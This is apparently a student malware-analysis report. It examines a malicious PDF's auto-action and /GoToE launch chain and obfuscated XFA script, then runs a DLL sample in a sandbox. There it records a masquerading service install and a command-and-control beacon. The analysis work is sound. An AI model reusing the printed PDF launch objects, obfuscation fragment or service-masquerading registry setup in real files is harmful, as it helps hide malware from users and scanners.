Malware and Attacker Techniques

Malware Investigation

Mahir Singh


Contents


Part 1 3
Task 1 3
Task Summary 11
Task 2 11
Task 3 13
Task Summary 16
Part 2 17
Task 1 17
Task Summary 24
Task 2 25
Countermeasures 33
Task Summary 33
References 34


Part 1

Task 1

I used the Virus Total website to view any identified known vulnerabilities after scanning the pdf. The virus total findings showed that there were multiple known exploits and vulnerabilities identified, It showed that the file could be potentially infected with Trojan.pdfka. This is a specific type of malware that is utilised to hide malicious code inside PDF. This malware is a popular threat label. (Virus Total, 2026)



Tool used	Analysis	Evidence
PDFid	Using the pdfid tool allowed me to view the number of objects present and actions within the pdf. The actions that I thought were malicious that I found are 2 /JavaScript (/S), 2 /AA, 1 /EmbeddedFile. It also showed that there are 0 /Launch which is good as it shows nothing will be executed. Having 2 Javascripts within the pdf seems malicious to begin with. /AA also seems suspicious. I needed to use other tools to further investigate these actions.	

Peepdf	I used the Peepdf tool to find out which specific objects contained the java scripts and embedded file locations. I found out that the 2 Javas cripts are located in object 141 and 142. I also found out that the 2 AA actions are in objects 11 and 48 and the embedded file is on object 144. By using this tool I was then able to look for these specific objects on PDFwalker. Surprisingly XFA shows up with 1 on the results for this whereas on PDFid it shows as 0. It shows that its on object 144.	

PDFwalker	I used PDFwalker to further analyse the Java Scripts, AA and the embedded file. I used the findings from the previous tool to locate the objects easily. I found that the Java Scripts that are on object 141 and 142 are not malicious. These scripts are just date formats. Object 48 shows /AA being used to automatically execute the 2 Java Scripts. /AA is also in object 11 where it shows the action is opening (/O) object 146. On object 146 I was able to find an embedded file path to a pdf named asdkjwx.pdf. I also found an action called /GoToE which points to the file path and launches it. On PDFid findings I mentioned that there are 0 /Launch actions, however the malicious author used /AA and /GoToE instead which are stealthier actions. I also had a look at object 144 as I mentioned earlier that the XFA wasn't shown in PDFid but it was on Peepdf. I found out that on object 144 the XFA script is obfuscated. I know this because the script is 'distorted' in a way. As you can see on the screenshot I provided 'subtract' and 'push' are broken into pieces. This done to avoid signature-based detection. If a scanner searched for the word 'push' It wouldn't flag anything up.	PDF Code 141 0 obj /JS (AFDate_FormatEx\("mm/dd/yyyy"\);) /S /JavaScript >> endobj PDF Code 142 0 obj /JS (AFDate_KeystrokeEx\("mm/dd/yyyy"\);) /S /JavaScript >> endobj PDF Code 48 0 obj /AA << /F 141 0 R /K 142 0 R >> 11 0 obj /AA << /O 146 0 R >> 146 0 obj /NewWindow false /T << /N (/home/davidemaiorca/workspace/ProvaPDF/src/compressed/asdkjwx.pdf) /R /C >> /S /GoToE >> endobj


		=..'var _l1="4c206f5783eb9d;pnwAy()ut io{.VsSg\',h<+I}*/DkR%x-W[]mCj^?:L BKQYEUqFM';..l='l';..e=e()[((2+3)&#63 ;'e'+'v':"")+"a"+l];..s=[];..a='pus'+ 'h';..z=c['s'+"ubstr"](0,1);s[a](z);z =c['s'+"ubstr"](1,1);s[a](z);z=c['s'+ "ubstr"](2,1);s[a](z);z=c['s'+"ubstr"](3,1);s[a](z);z=c['s'+"ubstr"](4,1); s[a](z);z=c['s'+"ubstr"](5,1);s[a](z) ;z=c['s'+"ubstr"](6,1);s[a](z);z=c['s '+"ubstr"](7,1);s[a](z);z=c['s'+"ubst r"](8,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a] (z);z=c['s'+"ubstr"](11,1);s[a](z);z= c['s'+"ubstr"](12,1);s[a](z);z=c['s'+ "ubstr"](13,1);s[a](z);z=c['s'+"ubstr "](12,1);s[a](z);z=c['s'+"ubstr"](12,

Task Summary

Based on the findings from PDFiD, Peepdf, and PDFWalker, I believe the file is most likely malicious. While the initial JavaScripts (Objects 141 and 142) appeared to be benign date formatters, the discovery in Object 11 identified a critical threat. This object used an automatic action to trigger Object 146 when the document is opened. Object 146 contains a /GoToE command that launches the embedded file path. The analysis of Object 144 also revealed clear evidence of malicious intent through obfuscation. The XFA script in the object splits keywords such as push and subtract to bypass signature-based security scanners. Although evasion techniques and clear signs of malicious intent have been identified I was not able to extract or further investigate the embedded file. The structure of he PDF aligns with the 'Russian Doll' attack method which is where a malicious payload is nested inside multiple file layers. The PDF acts as an outer wrapper.

It uses /GoToE command to access the inner embedded file and uses obfuscation in Object 144 to hide the nested threat from scanners. (Parsons, 2019)

Task 2



Based on the scenario given and the dynamic analysis I performed, I know that the system will not be infected by double clicking the sus-file3. I know this because when double clicking a .7z file which was the attachment, it only opens the archive management software e.g. 7-zip or WinRAR to view the contents of it. This means it doesn't execute any files. Even if the user were to extract the 7-zip file and double click on the file extracted, nothing would run as the extracted file is a .dll file. DLL files do not get executed by Windows when they are double clicked as they are not .exe files. DLL files are libraries of code that are meant to be loaded by other executables. When the user double clicks a .7z zip file, Windows asks how they'd like to open the file but does not trigger anything that would start a malware. I have shown this in the screenshot besides the text. If the user extracts the .7z zip file and double clicks the .dll file, the message 'You are attempting to open a file of type 'System file' (.dll) and it also asks to choose which application to use to launch it. The applications you are asked to choose from include applications like notepad and Word. I have also shown this on the screenshots.

I opened up process monitor and filtered the processes so that it only shows processes relating to sus-file.dll after clicking it. Below is the screenshot of the process monitor output showing that any processes relating to it do not show any suspicious activity which proves that double clicking the file doesn't do anything malicious or run it. A 'CreateService' operation would indicate the DLL launched but there was none.

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
5:16:5...	Explorer.EXE	3016	CreateFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Optio...
5:16:5...	Explorer.EXE	3016	QueryBasic...	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	CreationTime: 1/21/2026 5:11:06 AM, LastAccessTime: 1...
5:16:5...	Explorer.EXE	3016	CloseFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	
5:18:2...	Explorer.EXE	3016	CreateFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Optio...
5:18:2...	Explorer.EXE	3016	QueryBasic...	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	CreationTime: 1/21/2026 5:11:06 AM, LastAccessTime: 1...
5:18:2...	Explorer.EXE	3016	CloseFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	
5:18:2...	Explorer.EXE	3016	CreateFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	Desired Access: Read Control, Disposition: Open, Options...
5:18:2...	Explorer.EXE	3016	QuerySecu...	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	BUFFER O...	Information: Owner, Group, DACL
5:18:2...	Explorer.EXE	3016	CloseFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	
5:18:2...	Explorer.EXE	3016	CreateFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	Desired Access: Read Control, Disposition: Open, Options...
5:18:2...	Explorer.EXE	3016	QuerySecu...	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	Information: Owner, Group, DACL
5:18:2...	Explorer.EXE	3016	CloseFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	
5:18:3...	Explorer.EXE	3016	CreateFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	Desired Access: Generic Read, Disposition: Open, Option...
5:18:3...	Explorer.EXE	3016	FileSystem...	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	CANCELLED	Control: FSCTL_REQUEST_OPLOCK
5:18:3...	Explorer.EXE	3016	CreateFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Optio...
5:18:3...	Explorer.EXE	3016	QueryBasic...	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	CreationTime: 1/21/2026 5:11:06 AM, LastAccessTime: 1...
5:18:3...	Explorer.EXE	3016	CloseFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	
5:18:3...	Explorer.EXE	3016	CreateFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	Desired Access: Generic Read, Disposition: Open, Option...
5:18:3...	Explorer.EXE	3016	CreateFile...	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	FILE LOCK...	SyncType: SyncTypeCreateSection, PageProtection: PA...
5:18:3...	Explorer.EXE	3016	QueryStan...	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	AllocationSize: 24,576, EndOfFile: 24,065, NumberOfLinks...
5:18:3...	Explorer.EXE	3016	ReadFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	Offset: 0, Length: 4,096, I/O Flags: Non-cached, Paging I...
5:18:3...	Explorer.EXE	3016	CreateFile...	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	SyncType: SyncTypeOther
5:18:3...	Explorer.EXE	3016	CloseFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	
5:18:3...	Explorer.EXE	3016	CloseFile	C:\Users\CSEC3001\Desktop\malwares\sus-file3.dll	SUCCESS	

I also clicked on one of the processes and went on the stack tab to see if anything to do with sus-file3.dll shows up but nothing did.

Event Properties

Event Process Stack

Frame	Module	Location	Address	Path
K 0	FLTMGR.SYS	FltDecodeParameters + 0x210b	0xfffff80449df64cb	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 1	FLTMGR.SYS	FltDecodeParameters + 0x1bba	0xfffff80449df5f7a	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 2	FLTMGR.SYS	FltDecodeParameters + 0xc61	0xfffff80449df5021	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 3	FLTMGR.SYS	FltDecodeParameters + 0x66b	0xfffff80449df4a2b	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 4	ntoskrnl.exe	IofCallDriver + 0x55	0xfffff8044a218385	C:\WINDOWS\system32\ntoskrnl.exe
K 5	ntoskrnl.exe	NtDeviceIoControlFile + 0x108c	0xfffff8044a617b1c	C:\WINDOWS\system32\ntoskrnl.exe
K 6	ntoskrnl.exe	NtQueryDirectoryFileEx + 0xaf	0xfffff8044a60105f	C:\WINDOWS\system32\ntoskrnl.exe
K 7	ntoskrnl.exe	NtQueryDirectoryFile + 0x7a	0xfffff8044a6cceba	C:\WINDOWS\system32\ntoskrnl.exe
K 8	ntoskrnl.exe	setjmpex + 0x82d8	0xfffff8044a4164f8	C:\WINDOWS\system32\ntoskrnl.exe
U 9	ntdll.dll	ZwQueryDirectoryFile + 0x14	0x7ff95c16d704	C:\WINDOWS\SYSTEM32\ntdll.dll
U 10	windows.storage.dll	Ordinal764 + 0x4ff8	0x7ff957a05e18	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 11	windows.storage.dll	Ordinal788 + 0xc70	0x7ff957a6b960	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 12	windows.storage.dll	Ordinal788 + 0x10fe	0x7ff957a6bdee	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 13	windows.storage.dll	Ordinal788 + 0xffc	0x7ff957a6bcec	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 14	windows.storage.dll	Ordinal788 + 0xde1	0x7ff957a6bad1	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 15	windows.storage.dll	Ordinal788 + 0xd06	0x7ff957a6b9f6	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 16	windows.storage.dll	DllGetClassObject + 0xe138	0x7ff957a8aea8	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 17	windows.storage.dll	DllGetClassObject + 0xe2f1	0x7ff957a8b061	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 18	windows.storage.dll	DllGetClassObject + 0x11d61	0x7ff957a8ead1	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 19	windows.storage.dll	SHGetFolderPathAndSubDirW + 0x3051	0x7ff957ab6a01	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 20	windows.storage.dll	Ordinal830 + 0x21ac	0x7ff957a3b75c	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 21	windows.storage.dll	Ordinal830 + 0x1df1	0x7ff957a3b3a1	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 22	windows.storage.dll	SHGetFolderPathAndSubDirW + 0x2144	0x7ff957ab5af4	C:\WINDOWS\SYSTEM32\windows.storage.dll
U 23	shcore.dll	DllCanUnloadNow + 0x296	0x7ff95b9b3106	C:\WINDOWS\System32\shcore.dll
U 24	ntdll.dll	TpSetPoolStackInformation + 0x1a3	0x7ff95c13fcd3	C:\WINDOWS\SYSTEM32\ntdll.dll
U 25	ntdll.dll	TpReleaseCleanupGroupMembers + 0xada	0x7ff95c1231aa	C:\WINDOWS\SYSTEM32\ntdll.dll
U 26	KERNEL32.DLL	BaseThreadInitThunk + 0x14	0x7ff95ba47614	C:\WINDOWS\System32\KERNEL32.DLL
U 27	ntdll.dll	RtlUserThreadStart + 0x21	0x7ff95c1226a1	C:\WINDOWS\SYSTEM32\ntdll.dll


Properties... Search... Source... Save...


Next Highlighted

Copy All Close

Task 3

Before beginning task 3, I made sure the virtual machine I was going to be using was in an isolated environment. To make sure this is the case, I put the virtual machine on Host-only mode. I decided to use Windows XP for this task as it has fewer processes running in the operating system which makes the analysis being carried out much smoother and quicker. There are less load times and lag because of this which was ideal.



Evidence	Analysis
	Sus-file3 is a DLL file which means I had to use the PEview tool in order to view the export arguments so that I could find an entry point and execute the file on command prompt. A common export function that I spotted in the EXPORT Ordinal Table is the 'Install' function. I now had the argument I needed to run the DLL and begin my dynamic analysis.

I launched the regshot tool as I needed compare the state of the virtual machine's system registry state at 2 different points. I took the first shot before executing the DLL file using the export function I identified earlier on PEview. I provided the screenshot of the command I used to execute it below. I had to use rundll32.exe on command line along with the arguments. After doing so, I took the second shot on Regshot and then clicked the 'Compare' button to view what changes occurred on the

system. I opened the comparison Regshot text file to view the contents.

After analysing the Regshot comparison log I identified that a new registry key was added. The registry key that was added is named 'IPRIP'. This shows that when I executed the DLL file it installed the 'IPRIP' service in the background.

```
----------------------------------
Keys added:6
----------------------------------
HKLM\SYSTEM\ControlSet001\Services\IPRIP
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Parameters
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Security
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Security

----------------------------------
```

```
values added:20
----------------------------------
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Security\Security: 01 00 14 80 90 00 00 00 9C 00 00 00 14 00 00 00 30 00 00 00 02 00 1C 00
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Parameters\ServiceDll: "C:\Documents and Settings\admin\Desktop\malwares\sus-file3.dll"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Type: 0x00000020
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Start: 0x00000002
HKLM\SYSTEM\ControlSet001\Services\IPRIP\ErrorControl: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k netsvcs"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\DisplayName: "Intranet Network Awareness (INA+)"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\ObjectName: "LocalSystem"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Description: "Depends INA+, Collects and stores network configuration and location informat
HKLM\SYSTEM\ControlSet001\Services\IPRIP\DependOnService: 'RpcSs'
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Security\Security: 01 00 14 80 90 00 00 00 9C 00 00 00 14 00 00 00 30 00 00 00 02 00 1C
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters\ServiceDll: "C:\Documents and Settings\admin\Desktop\malwares\sus-file3.dll"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Type: 0x00000020
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Start: 0x00000002
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ErrorControl: 0x00000001
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k netsvcs"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\DisplayName: "Intranet Network Awareness (INA+)"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ObjectName: "LocalSystem"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Description: "Depends INA+, Collects and stores network configuration and location info
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\DependOnService: 'RpcSs'
```

Other Regshot findings showed that the service was able to hide inside normal services such as svchost.exe to blend in as a normal service. It also gave itself the name 'Intranet Network Awareness' to mimic a real network service. This technique is known as Masquerading. (Masquerading, 2017)

To verify that this service was actually installed, I had to manually trigger the service. However, before running this command, I set up FakeNet and CaptureBAT to view any outgoing DNS requests from the service after I ran the command.

FakeNet	CaptureBAT
C:\Documents and Settings\admin\Desktop\Tools\Fakenet1.0b\FakeNe [Listening for traffic on port 25.] [Listening for SSL traffic on port 465.] [Listening for ICMP traffic.] [Listening for DNS traffic on port: 53.]	Command Prompt - CaptureBAT.exe -n -c C:\Documents and Settings\admin>cd C:\ C:\>cd "Program Files" C:\Program Files>cd Capture C:\Program Files\Capture>CaptureBAT.exe -n -c Option: Capturing network packets Option: Collecting modified files Loaded kernel driver: CaptureProcessMonitor Loaded kernel driver: CaptureRegistryMonitor Loaded filter driver: CaptureFileMonitor Creating network dumper Loading network packet dumper network adapter found: 192.168.74.141

I used the command 'sc start IPRIP'. Alternatively, I could've used the command 'net start IPRIP' but the first command gives more information after it is entered. Running this command made the service execute immediately.

```
C:\WINDOWS\system32>sc start IPRIP

SERVICE_NAME: IPRIP
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 992
        FLAGS              :
```

The information that is shown when I ran the service (screenshot above) shows that the service doesn't pause and ignores shutdown.


```
[DNS Query Received.]
  Domain name: practicalmalwareanalysis.com
[DNS Response sent.]


[Received new connection on port: 80.]
[New request on port 80.]
  GET /serve.html HTTP/1.1
  Accept: */*
  User-Agent: winxp Windows XP 6.11
  Host: practicalmalwareanalysis.com

Failed to send all the data.
[Error sending http response to client: 10054]
Failed to send all the data.
[Sent http response to client.]
```


After a few minutes of the service running, FakeNET received a DNS query. The tool stated that there was a new connection/request on the HTTP (port 80) port. The FakeNet screenshot shows that the IPRIP service connected to a URL named 'practicalmalwareanalysis.com' which is very suspicious. It also shows that it was a 'GET /serve.html' request which means the purpose of the connection is to connect to the URL and download commands/files from it. This is proof of command and control FakeNET sent back a random packet as a response which wasn't what the request was asking for so an error occurred.

CaptureBAT recorded the activity that was shown on FakeNET and saved it in a Pcap file so that it can be further analysed.

```
Command Prompt - CaptureBAT.exe -n -c
file: Write C:\Documents and Settings\admin\Desktop\Tools\Fakenet1.0b\FakeNet.ex
e -> C:\Documents and Settings\admin\Desktop\Tools\Fakenet1.0b\packets_20260122_
170115.pcap
```

I used the Wireshark tool to open up the Pcap file and further analyse the packet activity within the Pcap file in order to confirm the findings I discovered using FakeNet. It showed the three way handshake being completed and it also showed the URL I saw on the FakeNet terminal. This verifies communication with the malware's command and controls server.





Throughout the analsys I carried out, I took snapshots of the virtual machines. I created snapshots of the virtual machines before and after any key command or task I carried out. For example, in thes creenshot you can see a snapshot named ‘shot2 result after running dll’ which is the snashot I took after I executed the command to launch the DLL. This made sure that I can go back to that state whenever I need to in case I do something wrong later on. Snapshots act as a checkpoint to return to whenever I need to.

Task Summary

